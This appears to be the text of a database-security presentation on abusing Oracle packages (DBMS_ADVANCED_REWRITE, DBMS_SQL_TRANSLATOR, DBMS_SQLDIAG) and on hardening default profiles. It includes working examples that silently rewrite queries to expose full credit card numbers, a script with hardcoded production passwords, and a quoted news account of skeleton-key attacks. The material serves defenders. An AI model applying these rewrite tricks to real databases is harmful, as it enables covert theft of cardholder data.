dbms_advanced_rewrite.declare_rewrite_equivalence(
name             VARCHAR2,
source_stmt      CLOB,
destination_stmt CLOB,
validate         BOOLEAN  := TRUE,
rewrite_mode     VARCHAR2 := 'TEXT_MATCH');
```

and have the optimizer swap the authentic statement for one they crafted

DBMS_ADVANCED_REWRITE (2:2)

```
SELECT cc_final4 FROM uwclass.credit_card;

CC_F
----
0042
1950

This is what an organized crime family wants to see, the full credit
card number.

SELECT ccno FROM uwclass.credit_card;

CCNO
-------------------
4370-1234-5678-0042
3704-4321-8765-1950

SQL> BEGIN
  2     dbms_advanced_rewrite.declare_rewrite_equivalence(
  3     'DOUGDEMO',
  4     'SELECT cc_final4 FROM uwclass.credit_card',
  5     'SELECT ccno FROM uwclass.credit_card',
  6     FALSE,
  7     'RECURSIVE');
  8 END;
  8 /
```

DBMS_SQL_TRANSLATOR (1:2)

- The declared business case for this package is that it can be used to intercept TransactSQL calls to an Oracle database and allow the database owner to translate those that would fail into Oracle SQL or PL/SQL
- The Oracle docs state
  - "When translating a SQL statement or error, the translator package procedure will be invoked with the same current user and current schema as those in which the SQL statement being parsed."
  - "The owner of the translator package must be granted the TRANSLATE SQL user privilege on the current user. Additionally, the current user must be granted the EXECUTE privilege on the translator package."

DBMS_SQL_TRANSLATOR (2:2)

- Syntax

```
dbms_sql_translator.register_sql_translation(
profile_name    IN VARCHAR2,
sql_text        IN CLOB,
translated_text IN CLOB    DEFAULT NULL,
enable          IN BOOLEAN DEFAULT TRUE);
PRAGMA SUPPLEMENTAL_LOG_DATA(register_sql_translation, AUTO_WITH_COMMIT);
```

- Example

```
BEGIN
  dbms_sql_translator.register_sql_translation(
    profile_name => 'DBSECWORX',
    sql_text => 'SELECT SUBSTR(ccno,-4,4) FINAL4 FROM uwclass.cc_data',
    translated_text => 'SELECT * FROM uwclass.cc_data');
END;
/
```

- Demo

```
SQL> SELECT SUBSTR(ccno,-4,4) FINAL4 FROM uwclass.cc_data;

CCNO                EXPDATE              CCVN
------------------- -------------------- ----
5123-4567-8901-2345 11-MAY-2020 19:29:45 9876
4114-0113-1518-7114 30-NOV-2019 11:01:23 1234
```

DBMS_SQLDIAG (1:2)

- DBMS_SQLDIAG is part of the Oracle Diagnostic Pack and contains the procedure CREATE_SQL_PATCH
- A SQL patch, as used by this procedure, is a set of user specified hints for specific statements identified by the SQL text
- When considering this as a vulnerability consider the following
  - By default EXECUTE is granted to PUBLIC
  - Hints can be used to override configuration settings such as PARALLEL DEGREE and have the effect of substantially degrading performance and oversubscribing resources

```
dbms_sqldiag.create_sql_patch(
sql_id     IN VARCHAR2,
hint_text  IN CLOB,
name       IN VARCHAR2 := NULL,
decription IN VARCHAR2 := NULL,
category   IN VARCHAR2 := NULL,
validate   IN BOOLEAN  := TRUE)
RETURN VARCHAR2;
```

DBMS_SQLDIAG (2:2)

- Syntax

```
dbms_sqldiag.create_sql_patch(
sql_id     IN VARCHAR2,
hint_text  IN CLOB,
name       IN VARCHAR2 := NULL,
decription IN VARCHAR2 := NULL,
category   IN VARCHAR2 := NULL,
validate   IN BOOLEAN  := TRUE)
RETURN VARCHAR2;
```

- Example

```
DECLARE
 htxt   CLOB := 'FULL(servers)';
 retVal VARCHAR2(60);
BEGIN
  retVal := sys.dbms_sqldiag.create_sql_patch('9babjv8yq8ru3', htxt);
  dbms_output.put_line(retVal);
END;
/
```

Default Insecure

Profile Configuration

- While almost never explicitly called out the Oracle Default Profile is responsible, in part, for the overwhelming majority of successful attacks
- Consider this

12cR1 Default

```
COMPOSITE_LIMIT             UNLIMITED
CONNECT_TIME                UNLIMITED
CPU_PER_CALL                UNLIMITED
CPU_PER_SESSION             UNLIMITED
FAILED_LOGIN_ATTEMPTS        10
IDLE_TIME                   UNLIMITED

LOGICAL_READS_PER_CALL      UNLIMITED
LOGICAL_READS_PER_SESSION   UNLIMITED
PASSWORD_GRACE_TIME           7
PASSWORD_LIFE_TIME          180
PASSWORD_LOCK_TIME            1
PASSWORD_REUSE_MAX          UNLIMITED
PASSWORD_REUSE_TIME         UNLIMITED
PASSWORD_VERIFY_FUNCTION    NULL
PRIVATE_SGA                 UNLIMITED
SESSIONS_PER_USER           UNLIMITED
```

No one needs, no one should ever have unlimited cpu

No one needs, no one should ever have unlimited logical reads/call

If you cannot change your password in fewer than 180 days you should be fired

There is no excuse for a lack of enforced password complexity

No one needs, no one should ever have unlimited SGA

- Attackers know, if they create a user, they will have sufficient resources to run any query they want, steal as much data as they choose

Default Secure (1:2)

- Open utlpwdmg.sql, copy the SQL, create it 12cR2_STIG_VERIFY_FUNCTION

Consumer Group	Description

Application Server Sessions	FAILED_LOGIN_ATTEMPTS = 3
	INACTIVE_ACCOUNT_TIME = 7
	SESSIONS_PER_USER = Unlimited
	CPU_PER_SESSION = Large value
	CPU_PER_CALL = Much smaller value
	Inactive Account Time = 2
	Failed Login Attempts = 3
	Password complexity = STIG_VERIFY_FUNCTION

Human End Users	FAILED_LOGIN_ATTEMPTS = 3
	INACTIVE_ACCOUNT_TIME = 35
	SESSIONS_PER_USER = 1
	Limited resources per session
	Password complexity

DBAs	INACTIVE_ACCOUNT_TIME = 14
	SESSIONS_PER_USER = 3
	Limited resources per session
	Password Complexity

Oracle SYS	FAILED_LOGIN_ATTEMPTS = 2 Password complexity

Default Secure (2:2)

- Move all existing users to one of your custom profiles
- Alter the Oracle DEFAULT profile so it can never be used for an attack

```
SQL> ALTER PROFILE DEFAULT LIMIT
  2   CONNECT_TIME 1
  3   CPU_PER_CALL 1
  4   CPU_PER_SESSION 1
  5   FAILED_LOGIN_ATTEMPTS 1
  6   IDLE_TIME 1
  7   INACTIVE_ACCOUNT_TIME 15
  8   LOGICAL_READS_PER_CALL 1
  9   LOGICAL_READS_PER_SESSION 1
 10   PASSWORD_GRACE_TIME 0
 11   PASSWORD_LIFE_TIME 0.00001
 12   PASSWORD_LOCK_TIME UNLIMITED
 13   PASSWORD_REUSE_MAX 1
 14   PASSWORD_REUSE_TIME 9999
 15   PASSWORD_VERIFY_FUNCTION ORA12C_STIG_VERIFY_FUNCTION
 16   PRIVATE_SGA 1
 17*  SESSIONS_PER_USER 1;

Profile created.
```

```
SQL> conn test/"testTES#T!2test"@pdbdev;
ERROR:
ORA-02394: exceeded session limit on IO usage, you are being logged off
```

- rows accessed = 0, rows altered = 0, rows stolen = 0, licensing cost = $0

Wrap Up

Both of These Train Wrecks Were Avoidable

```
DIR=/opt/oracle/scripts
. /home/oracle/.profile_db

DB_NAME=hrrpt
ORACLE_SID=$DB_NAME"1"
export ORACLE_SID

SPFILE=`more $ORACLE_HOME/dbs/init$ORACLE_SID.ora | grep -i spfile`
PFILE=$ORACLE_BASE/admin/$DB_NAME/pfile/init$ORACLE_SID.ora
LOG=$DIR/refresh_$DB_NAME.log
RMAN_LOG=$DIR/refresh_$DB_NAME"_rman".log

PRD_PWD=sys_pspr0d
PRD_SID=hrprd1
PRD_R_UNAME=rman_pshrprd
PRD_R_PWD=pspr0d11
PRD_BK=/backup/hrprd/rman_bk
SEQUENCE=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $5 }'`
THREAD=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $4 }'`

BK_DIR=/backup/$DB_NAME/rman_bk
EXPDIR=/backup/$DB_NAME/exp
DMPFILE=$EXPDIR/exp_sec.dmp
IMPLOG=$EXPDIR/imp_sec.log
EXPLOG=$EXPDIR/exp_sec.log
EXP_PARFILE=$DIR/exp_rpt.par
IMP_PARFILE=$DIR/imp_rpt.par

uname=rman_pshrprd
pwd=pspr0d11

rman target sys/$PRD_PWD@$PRD_SID catalog $PRD_R_UNAME/$PRD_R_PWD@catdb auxiliary / << EOF > $RMAN_LOG
  run{
     set until $SEQUENCE $THREAD;
     ALLOCATE AUXILIARY CHANNEL aux2 DEVICE TYPE DISK;
     duplicate target database to $DB_NAME;
  }
EOF
```

```
$ find "pwd" *
$ grep -ril "pwd" /app/oracle/*
$ ack pwd
```

Conclusions

- Success requires that we develop a new approach to our jobs
- That we reprioritize securing existing systems over creating additional insecure systems
- We must lead our employers to an understanding that passing audits is not sufficient
- And that we implement no new feature before we understand the potential risks

Our New Reality

- There isn't a lot of room in IT for Conscientious Objectors


```
SELECT more_information
FROM dbsecworx.com
WHERE tool = 'Oracle Database'
AND topic = 'Security';

more_information
-------------------------
damorgan@dbsecworx.com
```

Thank you

Addendum

https://arstechnica.com/information-technology/2020/08/chinese-hackers-have-pillaged-taiwans-semiconductor-industry/




IF YOU CAN'T MAKE IT, STEAL IT —

Chinese hackers have pillaged Taiwan's semiconductor industry

Operation Skeleton Key has stolen source code, SDKs, chip designs, and more.

ANDY GREENBERG, WIRED.COM - 8/9/2020, 5:56 AM


https://arstechnica.com/information-technology/2020/08/chinese-hackers-have-pillaged-taiwans-semiconductor-industry/



The researchers found that, in at least some cases, the hackers appeared to gain initial access to victim networks by compromising virtual private networks, though it wasn't clear if they obtained credentials for that VPN access or if they directly exploited vulnerabilities in the VPN servers. The hackers then typically used a customized version of the penetration testing tool Cobalt Strike, disguising the malware they planted by giving it the same name as a Google Chrome update file. They also used a command-and-control server hosted on Google's or Microsoft's cloud services, making its communications harder to detect as anomalous.

From their initial access points, the hackers would attempt to move to other machines on the network by accessing databases of passwords protected with cryptographic hashing and attempting to crack them. Whenever possible, CyCraft's analysts say, the hackers used stolen credentials and legitimate features available to users to move through the network and gain further access, rather than infect machines with malware that might reveal their fingerprints.

https://arstechnica.com/information-technology/2020/08/chinese-hackers-have-pillaged-taiwans-semiconductor-industry/



The most distinctive tactic that CyCraft found the hackers using repeatedly in victim networks, however, was a technique to manipulate domain controllers, the powerful servers that set the rules for access in large networks. With a custom-built program that combined code from the common hacking tools Dumpert and Mimikatz, the hackers would add a new, additional password for every user in the domain controller's memory—the same one for each user—a trick known as skeleton key injection. With that new password the hackers would have surreptitious access to machines across the company. "It's like a skeleton key that lets them go anywhere," Duffy says.